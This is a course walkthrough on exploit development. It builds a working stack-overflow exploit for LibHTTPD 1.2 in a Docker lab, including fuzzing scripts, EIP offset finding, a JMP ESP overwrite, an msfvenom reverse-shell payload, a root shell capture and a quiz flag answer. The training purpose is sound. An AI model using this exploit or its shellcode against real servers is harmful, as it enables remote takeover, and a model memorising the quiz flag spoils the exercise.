Introduction to Exploit/Zero-Day Discovery and Development

Note, to address issues broken exploits and exercises and of incompatible versions of Linux, Linux Kernels, Linux Architectures, I have decided to “resurrect” old exploits that have been broken by upgrades by packaging them into docker containers using it’s platform emulation feature and locking the exploitable binary to specific versions of Linux containers. This will let me put LibHTTPD 1.2 and Crossfire back as exercises.

Platform emulation allows you to run any application by a supported platform and architecture. Meaning you can run exploitable binaries on a 64-bit Linux VM, with the Docker container pretending it’s a 32-bit machine.

Right now it is in a testing phase (from what I have heard, Docker platform emulation works on Linux Virtual Machines, Raspberry Pis, but apparently not Mac OS X). I would like feedback if platform emulation did not work for you, in reviving exploitable binaries by putting up a question in the QA Section. Please post your Linux VM version that has docker.io installed.

With this setup, you can run ANY version of Linux, including in a virtual machine (preferred), install Docker on it, and then run a “pwnbox”, which contains ALL of the tools that you need to exploit the binary (gdb, gef, peda, tmux, netcat). Furthermore the following changes will be implemented…

1. **You will be taught in BOTH Python 2.7 and Python 3+** (it’s not my choice, Python 2.7 was the choice language in 2019 but Python 3 has now been adopted and Python 2.7 is deprecated, yet exploit-db.com still has many exploits written in Python 2.7, penetration testers are forced to learn both)
2. **You will no longer be constrained to “reverse bytes” for Little-Endian architectures**, instead you will be taught how to use struct.pack methods for 32-bit and 64-bit exploitation, as it will really be convenient when you are being taught manual ROP-chaining
3. **64-bit exploitation has been introduced.** You will be taught the simple ret2libc ROP-chain attack, as well as the ret2libc ROP-chain and stack-canary bypass attack, eventually learning how to disable NX/DEP manually and bypass ASLR on Linux machines. You will NOT use the mona.py ROP-chaining module. You will be taught manually.

My original videos will still remain up (as it was originally written in Python 2.7), but please skip right to the Docker exercises to have exploitable binaries, which now uses Python 3+.

LibHTTPd1.2 Walkthrough with a Pwnbox (Docker Container) for cross-platform compatibility.

Install docker


```
sudo apt-get update && sudo apt-get install -y docker.io
```

Make sure you turn off ASLR as root on your host

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Pull the publicly available Docker image containing the vulnerable binary,


```
sudo docker pull ghcr.io/tanc7/introexploitdevlibhttpd:latest
```




The Docker pwnbox experiment is designed to allow exploitable binaries to run in Docker platform emulation mode, meaning it's pretending to be a i386 machine in the container.

Run it now


```
sudo docker run --platform=linux/i386 -it --privileged
ghcr.io/tanc7/introexploitdevlibhttpd:latest /bin/bash
```



Type **tmux** to open a tmux session and if you want bash completion type **bash**. Split into two panes **Ctrl+B “** if you want horizontal, or **Ctrl+B %** if you want vertical



Switch control of panes by pressing **CTRL+B (up arrow)** go up, and **(down arrow)** to go down so you can multitask. You will be using **nano** for your text editor. For example, **nano exploit.py**, and to save the file **CTRL+X** and hit **Y** to save it. Then you can run the script with **python3 exploit.py**



Your vulnerable binary is in the directory /home/ctf/vuln/libhttpd. Open a debugging session, **cd /home/ctf/vuln** and then **gdb vuln -q**. Finally run the vulnerable app on listening port 8080, **run -p 8080**

Use tmux to split panes vertically, **Ctrl+B %**

First let's write our fuzzer script in Python3 (not Python 2.7 as in the original 2019 videos), notice that the way python interprets bytes as strings must be EXPLICIT. You must now append a small "b" next to a string of A's to have Python interpret as bytes. Also notice that we have the 'wb' argument in the open payload.txt variable, Python3 requires you to write it as bytes.

```
#!/usr/bin/python3
import os, sys, struct

buffer = b"A"*1400
w = open('./payload.txt','wb')
write = b"POST "
write += buffer
w.write(write)
```

```
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

Copy and paste the code above, and use nano within the docker container to make a file called exploit.py, **nano exploit.py**, copy and paste the code in there and save with **Ctrl+X, Y**. Then run the exploit with the gdb session open **python3 exploit.py** and Ctrl+C out of it to finish the request.


Notice that EIP (Extended Instruction Pointer) has been overwritten with 4 letter A's. We will use gdb's pattern create command to create a cyclic pattern to map the buffer, run **pattern create 1400** and copy what's within the single quotes.

Comment out the buffer of 1400 A's and instead paste the cyclic pattern as the new string, wrapped with double quotes and make sure you put a **b** to specify the pattern to be written as bytes. Save the file, and it should look like this.


```
#!/usr/bin/python3
import os, sys, struct

#buffer = b"A"*1400
buffer =
b"AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAI
AAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAo
AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6
A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%t
A%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsF
AsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAshAs7AsMAsiAs8AsNAsj
As9AsOAskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAstAsWAsuAsXAsvAsYAswAsZAsx
AsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3
ABIABeAB4ABJABfAB5ABKABgAB6ABLABhAB7ABMABiAB8ABNABjAB9ABOABkABPABlABQABmABR
ABoABSABpABTABqABUABrABVABtABWABuABXABvABYABwABZABxABYABzA$%A$sA$BA$$A$nA$C
A$-A$(A$DA$;A$)A$EA$aA$0A$FA$bA$1A$GA$cA$2A$HA$dA$3A$IA$eA$4A$JA$fA$5A$KA$g
A$6A$LA$hA$7A$MA$iA$8A$NA$jA$9A$OA$kA$PA$lA$QA$mA$RA$oA$SA$pA$TA$qA$UA$rA$V
A$tA$WA$uA$XA$vA$YA$wA$ZA$xA$yA$zAn%AnsAnBAn$AnnAnCAn-An(AnDAn;An)AnEAnaAn0
AnFAnbAn1AnGAncAn2AnHAndAn3AnIAneAn4AnJAnfAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnN
AnjAn9AnOAnkAnPAnlAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZ
AnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbAC1ACGACcAC2ACHACd
AC3ACIACeAC4ACJACfAC5ACKACgAC6ACLAChAC7ACMACiAC8ACNACjAC9ACOACkACPAClACQACm
ACRACoACSACpACTACqACUACrACVACtACWACuACXACvACYACwACZA"
w = open('./payload.txt','wb')
write = b"POST "
write += buffer
w.write(write)
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

Restart the program again, **run -p 8080**, and send the payload, **python3 exploit.py** and then Ctrl+C out of it to finish the request.

Notice now that EIP contains the value 0x41466e41, run a pattern search to determine where EIP is overwritten.



Run **pattern search 0x41466e41** and notice that EIP begins to be overwritten at offset 1048.



Let’s verify that we can correctly overwrite the instruction pointer with 1048 letter A’s, 4 B’s, and the remainder of the buffer being C’s. We want to correctly mark that we can overwrite the instruction pointer with four letter B’s.

Your code should look like this now


```
#!/usr/bin/python3
import os, sys, struct

buffer = b"A"*1048 + b"B"*4 + b"C"*(1400-1048-4)
w = open('./payload.txt','wb')
write = b"POST "
write += buffer
w.write(write)
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

Once again, restart the program and send the payload, **run -p 8080**, and in another terminal in the Docker container **python3 exploit.py**.

EIP should be correctly overwritten with four B's.

```
[----------------------------------registers-----------------------------------]
EAX: 0x420
EBX: 0x0
ECX: 0x0
EDX: 0xf7fc6890 --> 0x0
ESI: 0xf7fc5000 --> 0x1d7d8c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd670 ('C' <repeats 200 times>...)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

Let's look for a JMP instruction, type **jmpcall**.



We have enough buffer space for a reverse command shell in the buffer of C's, which is where our C's begin at. Copy and paste this memory address into your exploit script, it should look like this. We are also going to forego the manual reversing of bytes into Little Endian by using the Python module struct to pack our memory address into Little-Endian format. Your code should look like this.


```
#!/usr/bin/python3
import os, sys, struct

# 0x804cdd7 : jmp esp
JMP_ESP = struct.pack('<L',0x804cdd7)
buffer = b"A"*1048 + JMP_ESP + b"C"*(1400-1048-4)
w = open('./payload.txt','wb')
write = b"POST "
write += buffer
w.write(write)
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

The python struct.pack method has two arguments, the first argument **'<L',** tells it to save the second argument, our memory address to JMP ESP (the beginning of our shellcode), as Little-Endian. So instead of manually writing the string **b"\xd7\xcd\x04\x08"**, we simply just pack the memory address into a format that represents the exact same thing, a instruction to

JMP ESP. Remember this, because while a lot of certification bodies still teach the manual reversing of each byte, once you get to our ROP-chaining section, the struct.pack method is invaluable in saving time.

Recall that in our bad-byte searching method in our older 2019-2020 video, we identified the following bad bytes **0x09 0x0a 0x0d 0x20 0x2f 0x3f**, we can generate our shellcode as so

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f
python -b '\x09\x0a\x0d\x20\x2f\x3f' --platform linux -a x86 -e
x86/shikata_ga_nai -v shellcode
```



Copy and paste all of the lines starting with shellcode, and create a 16-byte NOP-sled (remember about specifying it as bytes!). Your finalized exploit looks like this.

```
#!/usr/bin/python3
import os, sys, struct

# 0x804cdd7 : jmp esp
JMP_ESP = struct.pack('<L',0x804cdd7)
NOPS = b"\x90"*16
shellcode =  b""
shellcode += b"\xb8\xdc\x33\x33\xa6\xd9\xc4\xd9\x74\x24\xf4"
shellcode += b"\x5e\x29\xc9\xb1\x12\x31\x46\x12\x03\x46\x12"
shellcode += b"\x83\x1a\x37\xd1\x53\x93\xe3\xe2\x7f\x80\x50"
shellcode += b"\x5e\xea\x24\xde\x81\x5a\x4e\x2d\xc1\x08\xd7"
shellcode += b"\x1d\xfd\xe3\x67\x14\x7b\x05\x0f\xd8\x7b\xf5"
shellcode += b"\xce\x4e\x7e\xf5\xc1\xd2\xf7\x14\x51\x8c\x57"
shellcode += b"\x86\xc2\xe2\x5b\xa1\x05\xc9\xdc\xe3\xad\xbc"
shellcode += b"\xf3\x70\x45\x29\x23\x58\xf7\xc0\xb2\x45\xa5"
shellcode += b"\x41\x4c\x68\xf9\x6d\x83\xeb"

buffer = b"A"*1048 + JMP_ESP + NOPS + shellcode +
b"C"*(1400-1048-len(NOPS)-len(shellcode))
w = open('./payload.txt','wb')
```

```
write = b"POST "
write += buffer
w.write(write)
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

Take note that we needed a buffer of 1048 A's before we overwrite EIP, we then packed and overwrote the Extended Instruction Pointer with a convenient JMP ESP (Extended Stack Pointer) Instruction, then instructed the CPU to jump to the beginning of our 16-byte NOP (No-Operation) Sled, and finally executed our reverse shell.

Open another window in tmux, **Ctrl+B % or "** and run a netcat listener **nc -nvlp 4444,** back in the debugger, restart the app **run -p 8080**, and then in your third editor pane, run the exploit, **python3 exploit.py**

You should catch a reverse shell and be able to run the commands **id, whoami** as root. Read the flag (the freebie flag) by running **cat /root/flag.txt** and enter the value **BINEXP{5T4ck5M45h3r}** in the upcoming quiz.

```
root@c4c684ce79f5:/home/ctf/vuln# nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 57030
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cat /root/flag.txt
BINEXP{5T4ck5M45h3r}
```